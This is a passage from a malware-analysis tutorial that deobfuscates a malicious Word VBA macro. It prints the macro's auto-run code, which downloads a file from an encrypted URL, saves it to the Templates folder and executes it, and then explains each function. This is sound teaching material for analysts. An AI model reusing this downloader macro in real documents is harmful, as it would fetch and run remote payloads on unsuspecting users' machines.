    string_val_2 = Mid(string_val_1, long_val_1, 1)

    Select Case Asc(string_val_2)

        Case 65 To 90
            For long_val_2 = 1 To Len(zebra_upper)
                If Mid(zebra_upper, long_val_2, 1) = string_val_2 Then GoTo USub
            Next
USub:
            Decrypt = Decrypt & Mid(abc_upper, long_val_2, 1)

        Case 97 To 122
            For long_val_2 = 1 To Len(zebra_lower)
                If Mid(zebra_lower, long_val_2, 1) = string_val_2 Then GoTo LSub
            Next
LSub:
            Decrypt = Decrypt & Mid(abc_lower, long_val_2, 1)

        Case Else

            Decrypt = Decrypt & string_val_2

    End Select

Next

End Function


Private Sub Document_Open()
Dim int_val_1 As Integer



returned_func_2_decrypt = func_2 + Decrypt("ifd]_d;n„n")
Set objWinHttp = CreateObject("WinHttp.WinHttpRequest.5.1")
objWinHttp.Open "GET", Decrypt("q~~zG<<†n…~sx…‡ps}‡r<0x81>x;oyw<„o~;n„n"), False
objWinHttp.send ""
func_1 returned_func_2_decrypt, objWinHttp.responseBody
func_3 returned_func_2_decrypt
End Sub
```

Once you've removed all of the obfuscated junk code, the next step is to simply clean up the code by adding indents, removing blank lines, shortening variable/function names etc., to make the code much easier to read. Once this has been done, it's time to start understanding the code!



```
Function func_1(arg1, Data)
    Const val_one = 1
    Const val_two = 2
    Dim adodb_stream
    Set adodb_stream = CreateObject("ADODB.Stream")
    adodb_stream.Type = val_one
    adodb_stream.Open
    adodb_stream.Write Data
    adodb_stream.SaveToFile arg1, val_two
End Function

Function func_2()
 Set wscript_shell = CreateObject("WScript.Shell")
    func_2 = wscript_shell.SpecialFolders("Templates")
End Function

Sub func_3(arg1)
   Dim shell_application As Object
   Set shell_application = CreateObject("Shell.Application")
   ptr_arg1 = arg1
   shell_application.Open (ptr_arg1)
End Sub
```

When deobfuscating these macros, I went with naming variables and functions literally, rather than working out what they were used for first. As a result, we don't have to deal with any obfuscation, and after looking over the code for a few minutes we can work out what each function does.



```
Private Sub Document_Open()
    Dim int_val_1 As Integer

    path_to_executable = get_templates_folder + Decrypt("ifd]_d;n„n")
    Set objWinHttp = CreateObject("WinHttp.WinHttpRequest.5.1")
    objWinHttp.Open "GET", Decrypt("q~~zG<<†n…~sx…‡ps}‡r<0x81>x;oyw<„o~;n„n"), False
    objWinHttp.send ""
    write_data_to_file path_to_executable, objWinHttp.responseBody
    execute_program path_to_executable
End Sub
```

With everything named correctly based on functionality, we can fully understand how the macro operates; first it will get the path to the Templates folder, and append what is most likely the name of the file it will create. Then it will perform a GET request to the encrypted URL, and save the response to the file path. The macro will then execute the file from disk.

And that brings an end to our short analysis! We could go about reversing the decryption routine, but that wasn't the focus of this particular topic, it was more about deobfuscation than analyzing!

So, to recap, when reversing obfuscated macros:

1. Locate the entry point function
2. Identify the obfuscation used (junk code, functions, etc.) and the differences between junk and actual code (format of string, number of references in code, etc.)
3. Remove the junk code from the macro
4. Clean up the remaining code
5. Analyze it!

Interested in learning more about obfuscated macros, exploited Word Documents, and a huge number of other malware analysis and reverse engineering topics? Check out our ***Advanced Malware Analysis Course****,* ***Zero2Automated****!*